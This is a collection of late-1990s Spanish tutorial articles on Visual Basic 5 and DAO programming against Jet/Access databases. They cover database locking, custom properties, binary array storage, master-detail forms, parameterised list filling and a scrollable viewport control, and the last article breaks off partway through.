Si es un programador experimentado, sabrá que usar un objeto Database global (Public) que apunte a la BD es la forma más eficiente de programar contra bases de datos MDB. El objeto Database inicia al abrir la aplicación, y se elimina al cerrar la misma.

Para abrir una base de datos en modo exclusivo o compartido, utilice el método OpenDatabase para abrir la base de datos, especificando un valor True o False (predeterminado) respectivamente para el argumento Options. Ejemplo:

```
Public Function OpenDatabaseSure( _
    db As Database, _
    DBFile As String, _
    Exclusive As Boolean, _
    ReadOnly As Boolean _
    ) As Boolean
    On Error GoTo OpenDatabaseSureErr

    Set db = OpenDatabase(DBFile, Exclusive, ReadOnly)
    OpenDatabaseSure = True
    Exit Function

OpenDatabaseSureErr:
    MsgBox "No puede abrir la Base de Datos " + DBFile +vbCrLf+vbCrLf+ _
           "Mensaje de sistema:" + vbCrLf + Error$
    OpenDatabaseSure = False

    '//Posibles mensajes:
```

```
        '3033: Sin permiso
        '3343: Base de Datos corrupta
        '3044: Trayectoria no válida
        '3024: Archivo no encontrado
        '...
    End Function
```

El modo de sólo lectura, *ReadOnly*, es una forma modificada del modo compartido. Cuando un usuario abre una base de datos en modo de sólo lectura, no puede cambiar datos ni objetos de la base de datos. Sin embargo, otros usuarios pueden cambiar datos y no debe confundir este modo con abrir el archivo en modo de sólo lectura desde el sistema operativo; es decir, abrir en modo de sólo lectura no evita los conflictos de bloqueo. La anterior función, OpenDatabaseSure, aplica a apertura de sólo lectura a través del parámetro ReadOnly.

La manera correcta de evitar que los usuarios puedan abrir la BD en modo exclusivo es utilizar las características de seguridad del motor Jet, y denegar a ciertos usuarios y grupos la autorización de "abrir exclusivo".

Servicios Avanzados

El bloqueo Visual Basic tienen otros perfiles, de cara a programación avanzada y con estrategias de rendimiento. De hecho esto se vive en sistemas de Acceso Remoto. Solo por nombrar algunos, están:

Transacciones. Se pueden liberar bloqueos de memoria haciendo que las operaciones sean parte de una transacción. Las transacciones almacenan las actualizaciones en un archivo temporal en lugar de almacenarlas en tablas reales, lo que las hacen muy atractivas en ambientes multiusuario.

Método Idle. El método Idle permite al motor de base de datos Microsoft realizar tareas en segundo plano que no han podido ser actualizadas debido a la intensidad del procesamiento de datos.

Bloqueo de páginas con la API de ODBC. El modelo de la API de ODBC acepta modelos de cursores de bajo impacto que pueden reducir notablemente esta sobrecarga de bloqueos.

-Entre a Libros en Pantalla de Visual Basic 5, y digite "Bloqueos" en la casilla "Buscar", - se sorprenderá la cantidad de documentación que encuentra.

Artículo	Usar Propiedades Personalizadas en Una Base de Datos
Autor / Fuente	Harvey Triana
Tema	Programación para Bases de Datos
Creado	Abril 7 de 1998

Propiedades Personalizadas en una Base de Datos

Como Administrar y Usar PropiedadesPersonalizadas en Una Base de Datos

Preámbulo de una base de datos de lujo

Si aun no ha experimentado la capacidad de crear sus propias propiedades en una bases de datos, se esta perdiendo de algo realmente poderoso. Este articulo explica como iniciarse en esto, y es un fundamento previo a «Formularios de Datos en Tiempos de Ejecución».

¿Porque usar Propiedades Personalizadas?

Las capacidades de los objetos se miden en sus propiedades y métodos. Una de las grandes innovaciones de Access 2.0 fueron una serie de propiedades adicionales en las tablas y campos que no eran estándares, y aun en programación Visual Basic eran bastante extrañas, me refiero por ejemplo a las propiedades ValidationRule, ValidationText, Format, y otras. Hoy, Access97, explícitamente DAO 3.5 reconoce algunas de estas propiedades como estándar (incorporadas). -No todo termina aquí, lo más importante es que el programador Visual Basic puede crear y usar propiedades personalizadas a su gusto.

Las propiedades personalizadas se usan para dar información adicional a un objeto en particular, por ejemplo en Ingeriría es deseable tener una propiedad en los campos de datos que indique las Unidades de medida, es decir, tengo un Campo con nombre Meassured Depth, las unidades pueden variar entre Pies, Metros, Centímetros, etc. Así, creo una propiedad Units, la asigno y puedo referirme a ella en informes y formularios de manera organizada, práctica, y con buena presentación. Personalmente he usado propiedades personalizadas en objetos Field para implementar un enlace a una lista de datos que proviene de una base de datos de catálogos, con el fin de automatizar una interfaz de entrada de datos. Esto ultimo puede sonar muy complicado, pero hace parte de un articulo futuro de VeXPERT: «Formularios de Datos en

Tiempos de Ejecución».

La Colección « Properties »

Todos los objetos de acceso de datos contienen una colección Properties, la cual apunta a objetos Property. Estos objetos Property (propiedades) caracterizan de forma exclusiva a esa instancia del objeto. Una propiedad definida por el usuario sólo está asociada a la instancia específica del objeto. La propiedad no se define para todas las instancias de objetos del tipo seleccionado. Es decir, si creo una propiedad personalizada, no existirá en todos los campos hasta que no se cree y explícitamente y se le asigne su valor. Como una particularidad de esta discusión, esto sucede con algunas propiedades de la plantilla de diseño de tabla que muestra Access; por ejemplo, la propiedad Format que se muestra en la plantilla de propiedades de Access no es reconocida como incorporada hasta que no se le asigne un Valor en dicha plantilla o con código Visual Basic (más adelante se muestra un procedimiento útil).

Después de creada la propiedad y asignado su valor, esta se guarda en la Bases de Datos y queda lista para usar.

Para reconocer que propiedades existentes en objetos de acceso a datos, se puede recorrer al colección Properties con un código como el siguiente:

```
'// ---------------------------------------------------------------
'// Coloca la lista de propiedades de un objeto Field en un ListBox
'// de nombre lst_Properties
'// ---------------------------------------------------------------
Dim p As Property
Dim f As Field

Set f = db.TableDefs("miTabla").Fields("miCampo")
lst_Properties.Clear
For Each p In f.Properties
    lst_Properties.AddItem p.Name
Next p
```

La variable db es un objeto Database previamente definido. Salga de dudas y ejecute el procedimiento a varios campos de su base de datos. Quizá se sorprenda de la cantidad de propiedades que están disponibles. Las propiedades varían según el tipo de dato del campo.

Se obtiene o asigna el valor de una propiedad personalizada a través de la colección Properties con la siguiente sintaxis: objeto.Properties("NombreDePropiedad").

Ejemplos:

Propiedad Description de un Campo: objetoField. Properties("Description")
Propiedad ValidationText de un campo: objetoField. Properties("ValidationText")

Como una particularidad, puede leer una propiedad desde un Control Data, sin crear un objeto Field, con la siguiente sintaxis: x = miData.Recordset.Fields("miCampo").Properties("Description")

Generalmente, deberá preceder la solicitud a una propiedad con un On Error Resume Next, ya que si no existe la propiedad se produce un error interceptable. Por ejemplo si no asigna la propiedad Description en la plantilla Access e intenta usar x = miCampo.Properties("Description") se produce un error. Aclaro nuevamente la propiedad no existe hasta crearla y asignarle un valor. A modo de discusión, esto es correcto, ya que no todos los campos requieren tal o cual propiedad, por ejemplo un campo de tipo Autonumérico (Contador), no tiene sentido disponer de Format o InputMask. Esto preserva la sub-utilización del espacio en la base de datos.

Por último, puede utilizar el método Delete para eliminar propiedades definidas por el usuario de la colección Properties.

Crear, Obtener y Editar una Propiedad Personalizada

1. Crear o modificar una Propiedad Personalizada

Sin delación, es crea o modifica una propiedad de un objeto de una base de datos con una rutina simple. El siguiente trozo de código, eminentemente didáctico, muestra cómo. En un contexto práctico se usarían parámetros para el nombre de propiedad, campo y tabla:

```
'// ----------------------------------------------------------------
'// Crea o edita una propiedad personalizada de nombre "miPropiedad"
'// de tipo Text en el campo "miCampo" de la tabla "miTabla", y
'// asigna wl valor "Algun Valor".
'// ----------------------------------------------------------------
Private Sub AsignePropiedad()

    Dim s As String
    Dim f As Field
    Dim pp As Property

    On Error Resume Next
    Set f = db.TableDefs("miTabla").Fields("miCampo")
    s = f.Properties("miPropiedad")
    On Error GoTo 0

    If s = "" Then
       '//Create
       Set pp = f.CreateProperty()
       pp.Name = "miPropiedad"
       pp.Type = dbText
       pp.Value = "AlgunValor"
       f.Properties.Append pp
    Else
       '//Actualiza
       f.Properties("miPropiedad") = "Algun Valor"
    End If
End Sub
```

Los parámetros para una función generalizada serán NombreDeTabla, NombreDeCampo, NombreDePropiedad, TipoDePropiedad, y ValorDePropiedad (Variant). Respecto a TipoDePropiedad es correcto usar las constantes de tipos de datos que suministra Visual Basic, p.e. dbText, dbSingle, dbLong. Una documentación de estas constantes se encuentra en la ayuda de contexto de Visual Basic (F1).

2. Obtener una Propiedad Personalizada

Se obtiene o asigna el valor de una propiedad personalizada a través de la colección Properties con la siguiente sintaxis: objeto.Properties("NombreDePropiedad")

Siempre precederemos la obtención de una propiedad con On Error Resume Next, ya que si no existe se produce un error interceptable.

Por ejemplo si quisiera colocar las descripciones de los Campos, de un formulario de datos, en un arreglo String para usarlos en una Línea de Estado, puede seguir esta líneas:

```
'// ---------------------------------------------------------------
'// Entrega las Descripciones de los campos especificadas en la
'// propiedad Description.
'// ---------------------------------------------------------------
Public Sub ObtenerDescripciones(dat As Data, Descripción() As String)
    Dim cn As Recordset
    Dim f  As Field
    Dim i  As Integer
    Dim s  As String

    Set cn = dat.Recordset.Clone

    ReDim Descripción(0 To cn.Fields.Count - 1)
    i = 0
    On Error Resume Next
    For Each f In cn.Fields
        s = f.Properties("Description")
        If Len(s) Then
           Descripción(i) = s
        End If
        s = ""
        i = i + 1
    Next f
End Sub
```

Una rutina como la anterior aplica como modelo para recuperar las propiedades personalizadas. Use libremente propiedades como Format, InputMask, DecimalPlace, y todas aquellas que Usted haya creado. Por ejemplo imagínese configurar un control InputMask enlazado al campo con los datos que suministra el mismo campo.

Propiedades en Cualquier Objeto de la Base de Datos

Como comente anteriormente, se pueden crear propiedades en cualquier objeto de accesos a datos. Comúnmente uno creará propiedades en tablas y campos. -¿Propiedades en las tablas?, ciertamente, por ejemplo se desea crear una propiedad que almacene un icono (o su nombre de imagen) para representar a la tabla, de manera que en una interfaz gráfica guíen al usuario de manera intuitiva (caso de iconos en un TabStrip o en un TreeView). Otro caso de una propiedad en una tabla seria una clave (palabra) para una validación compleja en un procedimiento Visual Basic. Es decir, los limites los impone la creatividad del programador.

Dificultades

Si acaso la principal dificultad de crear propiedades personalizadas, es que no existen editores para tal tarea, todo se debe hacer con código. No obstante, el código no es complicado; supongo que los ejemplos que puse a disposición en este articulo son suficientes.

Utilización Avanzada

El empleo inteligente de las propiedades incorporadas y creadas, es el preámbulo para crear una aplicación (de administración de datos), realmente automatizada y con una interfaz a muy alto nivel. Come he comentado, esto será tema de un articulo futuro de este Web Site.

Artículo	Datos Binarios en una Base de Datos Jet
Autor / Fuente	Harvey Triana
Tema	Programación contra base de datos Jet
Creado	Diciembre 11 de 1997

Datos Binarios en una Base de Datos Jet

Como Guardar Datos Heterogéneos en un Base de Datos

Introducción

¿Se han preguntado como guardar datos heterogéneos en un base de datos?, con datos heterogéneos me refiero por ejemplo a arreglos (*arrays*) sin importar sus dimensiones o número de elementos, arrays de estructura, imágenes, archivos, es decir, cualquier cadena de datos. Algunos ya saben que la respuesta, es el campo de tipo LongBinary, más conocido como OLE. La principal dificultad es como almacenar y recuperar datos que no sean OLE.

Origen del Problema

Una de mis aplicaciones consiste en importar, procesar e interpretar archivos ASCII y UNIX de registros de datos capturados de transductores. Dicha información también debe hacer parte de una bases de datos para su administración. La solución es importar estas meta-tablas a un sistema binario. Me podría extender una barbaridad en explicar esto, por lo voy a obviar este paso y me enfocare lo que les interesa a Ustedes, es decir, código Visual Basic.

Solución

Uno de los datos primarios definidos por el Motor de base de datos Microsoft Jet es dbLongBinary, con capacidad aproximada a un 1 gigabyte. Básicamente es utilizado para objetos OLE, sin embargo con cierta programación (como la que presento en este articulo), permite otras utilidades.

Digamos que usted tiene un array y desea mantener una imagen de sus valores en una Bases de Datos.

1. Cree un campo de tipo LongBinary en la base de datos, digamos "Array Binario" y una clave que identifique el registro, digamos "ID Array". Seria conveniente incluir otros campos que describan las propiedades de su array, por el momento voy a omitir este paso para agilizar la explicación
2. Capture la cadena binaria del array basándose en un archivo binario y asígnela como valor del campo LongBinary.
3. Para recuperar el array, recupera el valor del campo y lo vierte en un archivo binario, para posteriormente hacer una asignación simple al array, previamente dimensionado con las dimensiones originales (esto es fundamental).

Parece muy complicado, pero este sencillo ejemplo aclarara el asunto. En una base de datos tengo, dos campos: [ID Array] (Contador o Automático) y [Array Binario] (Objeto OLE o Long Binary). El siguiente código Visual Basic indica como agregar y recuperar un array al campo "Array Binario" de la base de datos. Atención a los comentarios

```
Sub Main()

    Dim miDimensión As Integer, i As Integer, ID As Long

    miDimensión = 10

    ReDim miArray(1 To miDimensión) As Single

    '//Inicia un ejemplo
    For i = 1 To miDimensión
        miArray(i) = Val(Format(100 * Rnd(), "0.00"))
    Next
    MuestreArray miArray

   '//Guarda el array en la BD y retorna el indice
    ID = GuardeArrayUnidimensional(miArray(), miDimensión)

    '//Elimina el array para demostrar que se guarda bien
    Erase miArray

    '//Recupera y muestra el array
    If ID Then
       If RecuperaArrayUnidimensional(miArray(), miDimensión, ID) Then
          MuestreArray miArray()
       End If
```

```
    End If
End Sub

Public Function GuardeArrayUnidimensional(x() As Single, n As Integer) As Long
    Dim db        As Database
    Dim rs        As Recordset
    Dim strBinary As String
    Dim lngBytes  As Long
    Dim ff        As Integer

    '//BD del ejemplo
    Set db = DBEngine(0).OpenDatabase("C:\Mis documentos\Array test.mdb")
    Set rs = db.OpenRecordset("Arrays", dbOpenDynaset)

    '//Crea un archivo binario para capturar el array
    ff = FreeFile
    Open App.Path + "\Tem.Bin" For Binary As #ff
    '//Almacena la cadena binaria
    Put #ff, , x()
    '//Captura el numero de Bytes del array
    lngBytes = Seek(1) - 1
    '//Va al inicio del binario
    Seek #ff, 1
    '//Lee la cadena binaria
    strBinary = Input$(lngBytes, #ff)
    Close #ff
    '//Elimina el archivo
    Kill App.Path + "\Tem.Bin"

    '//Almacena el array en un campo de una BD
    With rs
       .AddNew
        rs("Array Binario") = strBinary
       .Update
       .MoveLast
        GuardeArrayUnidimensional = rs("ID Array")
    End With

    '//Cierra la BD
    '//Normalmente no deberia abrir y cerrar una BD en un procedimiento,
    '//aquí se hace por conveniencia del ejemplo.
    Set rs = Nothing
    Set db = Nothing
End Function

Public Function RecuperaArrayUnidimensional(x() As Single, n As Integer, IDArray As Long) As Boolean
    Dim db        As Database
    Dim rs        As Recordset
    Dim strBinary As String
    Dim lngBytes  As Long
    Dim ff        As Integer

    '//BD del ejemplo
    Set db = DBEngine(0).OpenDatabase("C:\Mis documentos\Array test.mdb")
    Set rs = db.OpenRecordset("Arrays", dbOpenDynaset)

    '//Recupera el registro
    With rs
       .FindFirst "[ID Array] = " & IDArray
        If Not .NoMatch Then
           strBinary = rs("Array Binario")
        End If
    End With

    '//Captura la cadena binaria y la asigna
    If Len(strBinary) Then
       ReDim x(1 To n)
       ff = FreeFile
       Open App.Path + "\Tem.Bin" For Binary As #ff
       Put #ff, , strBinary
       Seek #ff, 1
       Get #ff, , x()
       Close #ff
       Kill App.Path + "\Tem.Bin"
```

```
        RecuperaArrayUnidimensional = True
    End If

    '//Cierra la BD
    '//Normalmente no deberia abrir y cerrar una BD en un procedimiento,
    '//aquí se hace por conveniencia del ejemplo.
    Set rs = Nothing
    Set db = Nothing
End Function

Sub MuestreArray(x() As Single)
    Dim i As Integer
    For i = 1 To UBound(x)
        Debug.Print x(i);
    Next
    Debug.Print
End Sub
```

Posiblemente exista una forma más sencilla sin utilizar archivos binarios, y esa debiera se por API, no obstante la estratégia descrita es bastante eficiente. Particularmente yo necesito los archivos binarios dado que mis arrays son bastante grandes y bidimensionales.

Artículo	Formularios Maestro-Detalle con Visual Basic
Autor / Fuente	Harvey Triana
Tema	Bases de datos
Creado	Marzo 8 de 1998

Formularios Maestro-Detalle con Visual Basic

Implementación Segura

Introducción

Mi primera publicación en Internet, hace más o menos un año, fue una implementación Form-SubForm para VB4, genéricamente Formulario Maestro-Detalle. Este artículo presenta la implementación para VB5 contra una Base de Datos Jet 3.5, con una visión más sólida del código y algunos detalles adicionales. Una de mis primeras impresiones con VB5 fue que trae un complemento para lograr formularios Maestro-Detalle, no obstante después de probarla me di cuenta que al Complemento le falta mucho para lograr una solidez para un software de nivel, de hecho la falla fundamental es que no mantienen la integridad de una relación Uno a Varios como era de esperarse. Posiblemente el propósito de Complemento es servir de plantilla, o quizá el programador del mismo no tubo en cuenta varios detalles importantes.

La siguiente gráfica muestra una implementación sencilla:

Un Formulario Maestro Detalle

Objetivo

Se trata de lograr una implementación de formularios Maestro-Detalle de manera que mantengan la Integridad Referencial y que soporten errores inducidos de datos. Los principales errores que hay que controlar provienen de la ausencia de registros. Puntualmente al crear un registro de la parte de Maestro se deja el Recordset subyacente en el aire, sin soporte a la clave del Recorset Padre, hasta que este no se archive

en la Base de Datos. Este y otros detalles producen la caída de la aplicación generalmente por errores del lado del motor, y es la parte que muchos programadores no ven. La implementación que presento soporta estas fallas con holgura.

Otro de los objetivos principales es lograr que esto sea lo más flexible posible, es decir, que no sea necesario adentrarse en el código para lograr la implementación desde una fuente de registros cualquiera. El ejemplo que suministro es un avance en este tema.

De hecho, bastaría cambiar las siguientes líneas para que trabaje:

```
Dim f As New frm_MaestroDetalle

'//Configuración
ChDir App.Path '//Asume BD en la trayectoria de la aplicación
With f
    .DBName = "Mundo97.mdb"
    .LinkName = "ID Continente"
    .ParentRS = "Continentes"
    .ChildRS = "SELECT * FROM [Paises] WHERE [" & .LinkName & "] = ?;"
    .Show
End With
```

Personalmente, he programado una automatización de configuración en tiempo de ejecución para cualquier fuente de datos. Posiblemente en un articulo futuro presentare esto, ya que es muy potente (en particular automatiza el empleo de soporte a datos a través de listas desde una Base de Datos de catálogos).

Requerimientos Previos

Una Base de Datos Access 97 con dos tablas que mantienen una relación Uno a Varios, con Integridad Referencial. Si aun no identifica estos términos, los expongo brevemente. En otro caso, salte este tema.

Observe la siguiente consulta de datos:

Continentes.ID Continente	Continente	Paises.ID Continente	Pais
7	Europa	7	España
7	Europa	7	Portugal
7	Europa	7	Francia
7	Europa	7	Polonia
9	América del Sur	9	Colombia
9	América del Sur	9	Argentina

Se trata del el ejemplo clásico de uno a varios entre Continentes y Países. La clave de la relación se basa en dos aspectos: primero, un Campo relacionado entre las dos tablas (ID Continente), y segundo, la creación del objeto Relation.

1. Para el primer aspecto doy un consejo (es un estándar de Access), El nombre del Campo en las dos tablas es el mismo, y conserve estas características:

Campo Enlace	Tabla Padre (Maestro)	Tabla Hijo (Detalle)
ID *Nombre*	Normalmente Clave Principal de la Tabla y de tipo Contador (Autonumerico)	Campo de tipo Entero Largo

2. Crear el objeto de Relación. Esto se hace muy fácil desde Access. En Access 97 es Menú Herramientas, Relaciones, luego arrastra el campo desde Maestro a Detalles, y establece la integridad referencial para actualizar y eliminar. La relación también se puede crear desde código VB al crear un objeto Relation en la base de datos. Finalmente aparecerá:

Ventana Relaciones de MS Access

Código Visual Basic

El código Basic resulta algo extenso. He sido cuidadoso de documentar el ejemplo de manera que se puedan aclarar dudas. Sin embargo, puntualizo detalles.

Las líneas al principio de este documento servirán para una implementación rápida. Atención a la asignación de ChildRS, es un SQL con un carácter interrogación en la cláusula WHERE, esto es particular y sirve para que se inserte el parámetro cuando se cambia el registro de la tabla Padre. Incluí un modulo sencillo para demostrar la utilidad, que las líneas las puede usar desde Form_Load (limitaría el formulario a un conjunto constante de fuente de datos). No obstante, como esta el ejemplo, si quisiera cambiar la fuente de datos, tendría que modificar los controles enlazados al Data Padre en el formulario, es decir, esta a un paso (puede escribirme si tiene problemas).

Como una particularidad de la solidez del código, es el control de desencadenamiento de eventos que se sucede al agregar o eliminar registros. Sin esto, el código es bastante débil y susceptible de fallar.

Esta implantación también se hace en donde el Recordset Padre es de solo lectura. Esto reduce dramáticamente las líneas de código, de hecho se elimina todo lo referente a la variable Reposition (responsable de controlar el desencadenamiento de eventos).

dbSubForm.zip (95k). El ejemplo incluye un proyecto Visual Basic 5.0 con una Base de Datos Access 97 sencilla. El código del formulario esta debidamente documentado para alguna modificación pertinente.

Los programadores de VB4 pueden aprovechar la implementación al usar Copy-Paste del código y usar como Referencias la biblioteca DAO 3.5.

Artículo	Listas y un Método Rápido para Consultas con Parámetros
Autor / Fuente	Harvey Triana
Tema	Programación general
Creado	Noviembre 20 de 1997

Listas y un Método Rápido para Consultas con Parámetros

Una estrategia simple para la implementación de controles List o ComboBox sincronizados con una bases de datos

---

El uso de listas de datos soportadas por una base de datos es un tema muy discutido entre los programadores Visual Basic. Las preguntas más frecuentes se enfocan a listas que deben ubicar registros después de una selección. Si Usted ha trabajado en Access, sabrá que esto es soplar y hacer botellas. Los programadores Visual Basic tenemos que hacer esto verdaderamente funcional. En éste artículo les muestro un camino muy eficiente y fácil, que hace de esto una rutina más -la palabra es: automático. Primero que todo, aunque les sorprenda, hace rato que me olvide de los DBList y DBCombo, mi concepto es que no se justifica usar estos controles en cuanto a Beneficios / Recursos, sabiendo que existen estrategias más eficientes. ¿Quiere velocidad y funcionalidad sin tanto problema?, -lea con atención.

El objetivo es que después de seleccionar un ítem de un control Lista o Combo, *en adelante me dirigiré solo a Lista pero también se incluye a los ComboBox* , inmediatamente obtenga la clave del registro, por supuesto sin que la clave sea visible en la lista.

Ejemplo

Digamos que la fuente de datos de la Lista es una tabla *Continentes* que relaciona uno a varios a una tabla *Países* a través de la clave *ID Continente*. El control List presentará una lista de los países del Continente cuya ID es 1. En SQL se diría:

```
SELECT [ID Pais], [Nombre de Pais]
FROM [Paises]
WHERE [ID Continente] = 1
ORDER BY [Pais];
```

¿Cómo llenar en una sola instrucción la lista?. Simplemente invoque la función:

```
KeyList miList, miSQL
```

Listo, ya tenemos una lista que uso un campo de su BD. Más aun, ¿necesita la clave del registro al seleccionar un ítem de la lista?. Simplemente usará:

```
miList.ItemData(miList.ListIndex)
```

¿Más sencillo para donde?. El procedimiento *KeyList* lo encuentra al final de este articulo. Condiciones:

- Los dos primeros campos de SQL deben ser: Primero, la clave del registro, segundo, el campo a listar
- La clave, *main key*, del registro debe ser numérica (normalmente Entero Largo o Contador)
- Aunque no es obligatorio, se debería tener un puntero global a la base de datos principal del proyecto (un objeto tipo Database), Siempre uso *dbMain*. Usted puede cambiar libremente el nombre de la variable o usar un parámetro tipo Database; pero esto ultimo no lo recomiendo para nada. Recuerde, el objetivo es maximizar el rendimiento.

Listas con Parámetros

Vamos a implementar con la misma facilidad una consulta con parámetros. Digamos que Usted quiere que su lista cambie dinámicamente al seleccionar un ítem, en el ejemplo un *Continente*, y que conoce el *ID de continente* y lo guarda en una variable llamada *IDContinente*. Primero usa la consulta:

```
SELECT [ID Pais], [Nombre de Pais]
FROM [Paises]
WHERE [ID Continente] = ?
ORDER BY [Pais];
```

La única diferencia con la anterior consulta fue que se reemplazo el "1" de la cláusula WHERE por un signo de interrogación "?".

Ahora Usted puede invocar *KeyList miList, miSQL, IDContinente*, y tiene una lista dinámica. Es sorprendente la eficiencia de esta estrategia. Haré el ejercicio más concreto.

Tiene las dos listas relacionadas, Combo1: Continentes, y Combo2: Países. Para que al seleccionar un ítem de la primera lista, Combo1, la segunda se actualice, emplea el evento Click de la primera lista, antes:

```
Private Sub Form_Load()
    Dim SQL As String

    SQL = "SELECT [ID Continete], [Continente] FROM [Continentes]"
    KeyList Combo1, SQL
End Sub
```

El origen de la consulta podría ser un Query de la bases de datos. Por ejemplo, digamos que el Query; se llama "Lista Continentes", simplemente usaría KeyList Combo1, dbMain.QueryDefs("Lista Continentes"). Para implementar la actualización dinámica use el siguiente código:

```
Private Sub Combo1_Click()
    Dim ID As Long
    Static SQL As String

    ID = Combo1.ItemData(Combo1.ListIndex)

    If SQL = "" Then
       SQL = "SELECT [ID Pais], [Nombre de Pais]"
              FROM [Paises]
              WHERE [ID Continente] = ?
              ORDER BY [Pais];"
    End If
    KeyList Combo2, SQL, ID
End Sub
```

Nótese que la variable SQL es estática para que no se almacene cada vez que se invoca el evento. Lo mismo, el origen del SQL podría ser un Query, pero el Query serúa útil solo para su programa dado el carácter "?", -pero que manera más fácil de usar parámetros. Se puede usar más de un

parámetro con *InsertPmt(InsertPmt(SQL, ID1), ID2)*, pero no es el caso complicar más esto. No crean que no uso el clásico QueryDefs, de hecho lo uso bastante, solo que la estrategia expuesta en este articulo se presta a las maravillas para ciertos casos, como el los controles List.

Código Visual Basic del Articulo


```
'//---------------------------------------------------------------------------
'// Fill a List from SQL String
'// rs(0) = MainKey (Long)
'// rs(1) = Key Text
'//---------------------------------------------------------------------------
Public Function KeyList(C As Control, SQL As String, Optional Pmt As Variant)

    Dim rs As Recordset, s As String

    If IsMissing(Pmt) Then
       s = SQL
    Else
       If InStr(SQL, "?") Then
          s = InsertPmt(SQL, Pmt)
       Else
          MsgBox "Hey!... Is not a SQL with insert parameter -?-"
       End If
    End If

    On Error GoTo KeyLst_Err

    Set rs = dbMain.OpenRecordset(s, dbOpenSnapshot)
    With C
        .Clear
        If rs.RecordCount Then
           Do While Not rs.EOF
             .AddItem rs(1)
             .ItemData(.NewIndex) = rs(0)
              rs.MoveNext
           Loop
          .ListIndex = 0
           KeyList = 1
        Else
           KeyList = 0
        End If
    End With
    Set rs = Nothing
    Exit Function

KeyLst_Err:
    MsgBox "Error in KeyList function..." & Error
End Function

'//---------------------------------------------------------------------------
'// Insert a custom parameter in a string
'// Parameter flag is « ? »
'//---------------------------------------------------------------------------
Public Function InsertPmt(x As String, ByVal Pmt As Variant) As Variant
    Dim Ptr
    Ptr = InStr(x, "?")
    If Ptr Then
       InsertPmt = Left(x, Ptr - 1) & Pmt & Mid(x, 1 + Ptr)
    Else
```

```
        InsertPmt = x
    End If
End Function
```

Artículo	Scroll Viewports a través de un Control ActiveX
Autor / Fuente	Harvey Triana
Tema	General
Creado	Enero 1 de 1999
Actualización	Abril 28 de 1999
Nota de Actualización	Se hizo un arreglo para que el control se pudiera colocar dentro de controles contenedores con PicturBox. También publico el código.

Scrollable Viewports a través de un Control ActiveX

Scrollable Viewports o Áreas Deslizables en Una Línea de Código



Visual Basic no suministra un sistema directo para la creación de formularios con área deslizable (scrollable viewports), como lo hace Access por ejemplo. Sin embargo esto entra en las tareas del programador, y realmente no es difícil. Miscrosoft en su soporte técnico a puesto a disposición artículos para realizar esta tarea, véase en http://support.microsoft.com/support/, articulo ID: Q186429, con revisión reciente: Junio del 98. Inclusive yo escribí una técnica similar para el asunto pero especializada para formularios (articulo: *Formularios Visual Basic con Área Deslizable*). El código del articulo Q186429 no es exactamente aplicable a formularios, sin embargo con algunas pequeñas modificaciones se puede adaptar.

Bien todo eso esta bien, pero a la hora de hacer esto realmente funcional, adaptable a múltiples requerimientos, es bien laborioso, y de hecho detestable. Colocare unos ejemplos:

- Deseo varios Viewports en un formulario único. Esto sugiere un código extenso y poco amigable a la hora de mantener o hacer algún ajuste.
- Tengo Varios formularios que deberían comportase como Viewports. -¿Tengo que colocar controles VScroll, HScroll y PictureBox, para luego adaptar la técnica en cada uno? - Que desastre, prefiero dejarlos como están.
- Cada vez que requiero que un formulario nuevo se comporte como Viewport, tendría dos opciones 1- Estudiar y reutilzar la técnica, o 2- Copiar, pegar y modificar código (técnica no muy profesional).
- En un caso dado no quiero que el Viewport ocupe toda la ventana (quiero un encabezado y pie de formulario), así que debo entrarme

al código del Viewport y arreglar re dimensionamientos, etc. -¿Es esto práctico?
- En algún momento necesito Scroll solo vertical o solo horizontal. Así que tengo que borrar código y reajustar.

Creo que esos ejemplos son suficientes para afirmar que crear Viewports Scrollables con Visual Basic no es exactamente RAD. Existe una solución inteligente: Empaquetar el código en un control ActiveX. El objetivo lo merece. Yo cree el control ScrollViewport. Así pues, ya es fácil implementar Viewports con Visual Basic. Todas las limitaciones y problemas mencionados se solucionan. Fijamos una propiedad *ViewContainer* y una línea de código que ejecute un método *Refresh* harán el trabajo. También es simple si se desea solo vertical, horizontal, o ambos (predeterminado), asigno la propiedad *ViewScroll* a un valor enumerado.

Sencillamente, esto es RAD. Explicaré como usar y crear tal control.

Usando el Control ScrollViewport

Ejemplo paso a paso.

1. Creamos un nuevo Proyecto EXE estándar
2. Del menú escogemos: Proyecto, Componentes -(Ctrl+T), y referenciamos *Scroll Viewport*
3. Dibujamos en Form1 un control ScrollViewport y un PictureBox
4. Dibujamos algunos controles dentro de Picture1 para prueba. El tamaño de Picture1 solo interesa en tiempo de diseño.
5. Digamos que queremos el Viewport ejecute en en toda la ventana, entonces asignar la propiedad Align de ScrollViewport1 a vbAlignTop facilitará las cosas. El resto del trabajo lo hace una línea de código en Form_Resize (se podría omitir la propiedad Align y hacer toda la tarea en Form_Resize)
6. Asignamos la propiedad *ViewContainer* de ScrollViewport1 a Picture1. Esta propiedad es de texto, y también se puede asignar con código.

Finalmente (7) , el código de Form1 necesario es:

```
Private Sub Form_Load()
    ScrollViewport1.Refresh
End Sub
```

